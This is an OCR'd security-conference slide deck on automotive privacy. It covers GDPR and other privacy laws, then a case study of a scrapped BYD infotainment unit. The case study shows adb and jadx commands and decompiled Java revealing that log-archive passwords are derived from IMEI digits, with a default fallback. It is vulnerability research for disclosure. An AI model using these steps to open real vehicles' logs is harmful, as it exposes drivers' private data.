

Behind The Dashboard

(Lack of) Automotive Privacy

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Security Research & Incubation @ **PlaxidityX**


About me

- Developer & security researcher @ **PlaxidityX**
- Teacher
- Paranoid
- Cat person



Find me @

- linkedin.com/in/**lior-zl**
- **lior.zur.lotan**@plaxidityX.com



Outline

Introduction — About Me — **Outline**

GDPR — What is it? — Principles — Penalties — Other Legislation — Automotive?


Case Study — The Car — Archives — Reverse the Log — The Driver


Conclusions — Implications — Prescription




GDPR - What is GDPR?

- 2016 - First Effect privacy legislation
- Worldwide impact
- Can get annoying…







GDPR - What is GDPR?

- What is private information?
- What can I do with it?
- What can you do with it?
- …Who owns the information?




GDPR - What is Private Information?

private information

Any information relating to an identifiable person that relates to a personal identifier such as a name, identification number, location data, specific physical attributes, and online or cultural aliases

Sensitive Information

Personal data revealing racial or ethnic origins, political opinions, religious beliefs, genetic/biometric markers, data relating to health and sexual orientation



GDPR - What is Private Information?


Private Information



- Phone numbers
- Private email addresses
- Your selfie
- A private conversation recording








Not Private Information

- IMEI
- Known WiFi BSSIDs
- Hashed/aggregate data







GDPR - What is Private Information?







GDPR - Ownership







GDPR - Informed Consent







GDPR - Encryption?



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GDPR - Penalties

Lesser infractions

- Violations regarding internal policies and data protection
- Up to `max(2% of annual income, €10mil)`



Severe infractions

- Violations regarding data ownership or Sensitive Information
- Up to `max(4% of annual income, €20mil)`



GDPR - Penalties

- GDPR hall of shame: www.enforcementtracker.com
- 216 fines in 2024, totalling €1.1billion
- 3 fines > 75%


IRELAND	2024-10-24	310,000,000	LinkedIn	Art. 5 (1) a) GDPR, Art. 6 (1) a), e), f) GDPR, Art. 13 (1) c) GDPR, Art. 14 (1) c) GDPR
THE NETHERLANDS	2024-07-22	290,000,000	Uber Technologies Inc., Uber B.V.	Art. 44 GDPR
IRELAND	2024-12-17	251,000,000	Meta Platforms Ireland Limited	Art. 33 (3), (5) GDPR, Art. 25 (1), (2) GDPR

- €0.6 billion, first half of 2025
- 1 fine > 85%

IRELAND	2025-05-02	530,000,000	TikTok Technology Limited	Art. 13 (1) f) GDPR, Art. 46 (1) GDPR

GDPR - Other Legislation

- India - DPDPA
- S. Korea - PIPA
- Israel - PPL
- California - CCPA
- China - PIPL





Other Legislation - CCPA

- American-specific
- Administers Californian companies
- Wider definitions
- Civil litigation and smaller penalties ($100s)
- CPRA moves towards GDPR




Other Legislation - PIPL


- Very similar to GDPR
- Narrower definitions
- Similar fines (5%/€7mil)
- Centrally enforced by CAC



State of Automotive - Privacy Not Included







State of Automotive - Privacy Not Included

POLAND	2024-03-12	18,000	Toyota Bank Polska S.A.	Art. 33 (1) GDPR	Insufficient fulfilment of data breach notification obligations
ITALY	2023-05-17	40,000	Volkswagen Leasing GmbH	Art. 12 GDPR, Art. 15 GDPR	Insufficient fulfilment of data subjects rights
GERMANY	2022-07-26	1,100,000	Volkswagen	Art. 13 GDPR, Art. 28 GDPR, Art. 30 GDPR, Art. 35 GDPR	Insufficient fulfilment of information obligations

REGULATORY ENFORCEMENT

Volkswagen fined $1.1M under GDPR for unauthorized data collection

By Kyle Brasseur |

Volkswagen has agreed to pay €1.1 million (U.S. $1.1 million) to resolve allegations of violating the General Data Protection Regulation when a camera on one of its test vehicles recorded nearby drivers without their knowledge.





Outline - Recap

Introduction — About Me — Outline


GDPR — What is it? — Principles — Penalties — Other Legislation — Automotive?

Case Study — The Car — Archives — Reverse the Log — The Driver

Conclusions — Implications — Prescription



Case study





Introduction — GDPR — **Case Study** — Conclusions

About Me — Outline — What is it? — Principles — Penalties — Other Legislation — Automotive? — The Car — Archives — Reverse the Log — The Driver — Implications — Prescription

Case Study - At the Junkyard







BYD

Case Study - The Archives

- Located an unsecured directory containing detailed system dump zips
- Only one of the dump zips was not password protected

```
DiLink3.0:/storage/self/primary $ cd logs
DiLink3.0:/storage/self/primary/logs $ ls
All2017-01-01-23-27-43+0200_027362_2017010123_1.zip All2023-11-01-11-50-31+0200_027362_2023110111_1.zip
All2023-09-23-19-49-59+0300.zip                     All2023-11-02-03-13-40+0200_027362_2023110203_1.zip
All2023-09-24-10-22-46+0300_027362_2023092410_1.zip All2023-11-02-14-20-03+0200_027362_2023110214_1.zip
All2023-09-24-18-40-28+0300_027362_2023092418_1.zip All2023-11-03-14-57-28+0200_027362_2023110314_1.zip
All2023-09-25-21-55-46+0300_027362_2023092521_1.zip All2023-11-04-12-35-14+0200_027362_2023110412_1.zip
All2023-09-26-11-04-15+0300_027362_2023092611_1.zip All2023-11-04-17-54-31+0200_027362_2023110417_1.zip
All2023-09-26-13-51-01+0300_027362_2023092613_1.zip All2023-11-05-12-32-11+0200_027362_2023110512_1.zip
All2023-09-28-12-13-24+0300_027362_2023092812_1.zip All2023-11-05-19-41-06+0200_027362_2023110519_1.zip
All2023-09-28-15-15-43+0300_027362_2023092815_1.zip All2023-11-06-13-36-18+0200_027362_2023110613_1.zip
All2023-09-29-10-43-55+0300_027362_2023092910_1.zip All2023-11-07-12-56-01+0200_027362_2023110712_1.zip
All2023-09-29-13-32-58+0300_027362_2023092913_1.zip All2023-11-08-07-58-00+0200_027362_2023110807_1.zip
All2023-09-29-18-14-47+0300_027362_2023092918_1.zip All2023-11-08-14-02-42+0200_027362_2023110814_1.zip
All2023-09-29-20-51-38+0300_027362_2023092920_1.zip All2023-11-08-21-45-26+0200_027362_2023110821_1.zip
All2023-09-30-10-02-34+0300_027362_2023093010_1.zip All2023-11-09-14-35-48+0200_027362_2023110914_1.zip
All2023-10-01-09-57-49+0300_027362_2023100109_1.zip All2023-11-09-19-55-02+0200_027362_2023110919_1.zip
All2023-10-01-11-43-48+0300_027362_2023100111_1.zip All2023-11-10-13-25-39+0200_027362_2023111013_1.zip
All2023-10-02-13-06-37+0300_027362_2023100213_1.zip All2023-11-10-20-02-32+0200_027362_2023111020_1.zip
All2023-10-02-18-17-56+0300_027362_2023100218_1.zip All2023-11-11-13-59-03+0200_027362_2023111113_1.zip
```

Case Study - The Archives

- Located an unsecured directory containing detailed system dump zips
- Only one of the dump zips was not password protected

```
DiLink3.0:/storage/self/primary $ cd logs
DiLink3.0:/storage/self/primary/logs $ ls
All2017-01-01-23-27-43+0200_027362_2017010123_1.zip All2023-11-01-11-50-31+0200_027362_2023110111_1.zip
All2023-09-23-19-49-59+0300.zip                     All2023-11-02-03-13-40+0200_027362_2023110203_1.zip
All2023-09-24-10-22-48+0300_027362_2023092410_1.zip All2023-11-02-14-20-03+0200_027362_2023110214_1.zip
All2023-09-24-18-40-28+0300_027362_2023092418_1.zip All2023-11-03-14-57-28+0200_027362_2023110314_1.zip
All2023-09-25-21-55-46+0300_027362_2023092521_1.zip All2023-11-04-12-35-14+0200_027362_2023110412_1.zip
All2023-09-26-11-04-15+0300_027362_2023092611_1.zip All2023-11-04-17-54-31+0200_027362_2023110417_1.zip
All2023-09-26-13-51-01+0300_027362_2023092613_1.zip All2023-11-05-12-32-11+0200_027362_2023110512_1.zip
All2023-09-28-12-13-24+0300_027362_2023092812_1.zip All2023-11-05-19-41-06+0200_027362_2023110519_1.zip
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All2023-09-29-13-32-58+0300_027362_2023092913_1.zip All2023-11-08-07-58-00+0200_027362_2023110807_1.zip
All2023-09-29-18-14-47+0300_027362_2023092918_1.zip All2023-11-08-14-02-42+0200_027362_2023110814_1.zip
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All2023-10-01-09-57-49+0300_027362_2023100109_1.zip All2023-11-09-19-55-02+0200_027362_2023110919_1.zip
All2023-10-01-11-43-48+0300_027362_2023100111_1.zip All2023-11-10-13-25-39+0200_027362_2023111013_1.zip
All2023-10-02-13-06-37+0300_027362_2023100213_1.zip All2023-11-10-20-02-32+0200_027362_2023111020_1.zip
All2023-10-02-18-17-56+0300_027362_2023100218_1.zip All2023-11-11-13-59-03+0200_027362_2023111113_1.zip
```




Case Study - The Archives

- Comprehensive system logs
- Months long record
- All but one were password protected :\


```
./All2023-09-23-19-49-59+0300/
├── aplog
├── aplog.01
├── …
├── cpuinfo.txt
├── crashHash
├── crashlog0
│   ├── catmeminfo.txt
│   ├── catproc.txt
│   ├── …
│   ├── d_ion.txt
│   ├── meminfo.txt
│   ├── page_alloc.txt
│   └── ps.txt
├── dump_ps.txt
├── kernel_kmsg
├── kernel_kmsg.1
├── meminfo.txt
└── prop.txt
```




Case Study - The Archives

```
> cat aplog

09-23 19:49:59.075  3015  3339 D LogService: AUTO_SAVE_LOG_ANYWAY
...
09-23 19:49:59.096  3015  3339 D LogService: current begin compress
09-23 19:49:59.097   209   209 E        : get_auto_save_state false
09-23 19:49:59.101  3015  3339 E ZipHelper: compress path = /data/logs/
09-23 19:49:59.101  3015  3339 E ZipHelper: zipMultiDir
```



Case Study - The Archives

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09-23 19:49:59.101  3015  3339 E ZipHelper: compress path = /data/logs/
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```

```
> cat ps_dump.txt
...
System 3899  3899   915   30 05:06:42 ?        00:00:03 com.byd.cdr
...
System 3015  3339    72   20 05:06:43 ? 00:00:00 com.byd.bydlogtool
System 3946  6046   915   18 14:45:38 ?        00:00:00 com.byd.smarttravel
...
```

Case Study - The Archives

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
```
> adb pull $(adb shell pm path
com.byd.bydlogtool | cut -d':' -f2)
./BydLogTool
> jadx -e --deobf  ./BydLogTool.apk
> tree ./BydLogTool

byd
└── bydlogtool
    ├── BaseActivity.java
    ...
    ├── LogService.java
    └── utils
        ├── Log.java
        ...
        └── ZipHelper.java
```




Case Study - Reverse the Log

```
public static String zipFile(File src, File dest) throws RuntimeException, IOException {
    int[] createPswRlt = {0};
    String password = createPassword(createPswRlt);
    String[] newTargetFileName = dest.getPath().split("\\.zip");
     newTargetFileName[0] = newTargetFileName[0] + "_"
                          + getImeiLast6Number() + "_"
                          + getCreateCipherTime() + "_"
                          + createPswRlt[0] + ".zip";
    ZipFile mZipFile = new ZipFile(newTargetFileName[0], password.toCharArray());
    mZipFile.setBufferSize(8192);
     try {
         mZipFile.addFile(src, createZipParameters());
         mZipFile.close();
         return newTargetFileName[0];
     } catch (Throwable th) {
         mZipFile.close();
         throw th;
     }
}
```



Case Study - Reverse the Log

ZipHelper.Java


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                          + createPswRlt[0] + ".zip";
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```





Case Study - Reverse the Log

```
private static String createPassword(int[] createPswRlt) {
    CipherManager mCipherManager = CipherManager.getInstance();
    String password = mCipherManager.generatePwdByIMEI(getImeiLast6Number());
    if (password != null && !LoggingEvents.EXTRA_CALLING_APP_NAME.equals(password)) {
        createPswRlt[0] = 1;
        return password;
    }
    String password2 = CipherManager.DEFAULT_PASSWORD;
    createPswRlt[0] = 0;
    return password2;
}
```




Case Study - Reverse the Log

```
public String generatePwdByIMEI(String imei) {
    setCreateCipherTime();
    if (isEmpty(imei) || !isInteger(imei) || imei.length() != 6) {
        return null;
    }
    this.mIMEI = imei;
    return secondEncrypt(encrypt());
}
```



Case Study - Reverse the Log


```
private String secondEncrypt(String encryStr) {
      int[] pwdStr2Index = new int[6];
      for (int i = 0; i < 6; i++) {
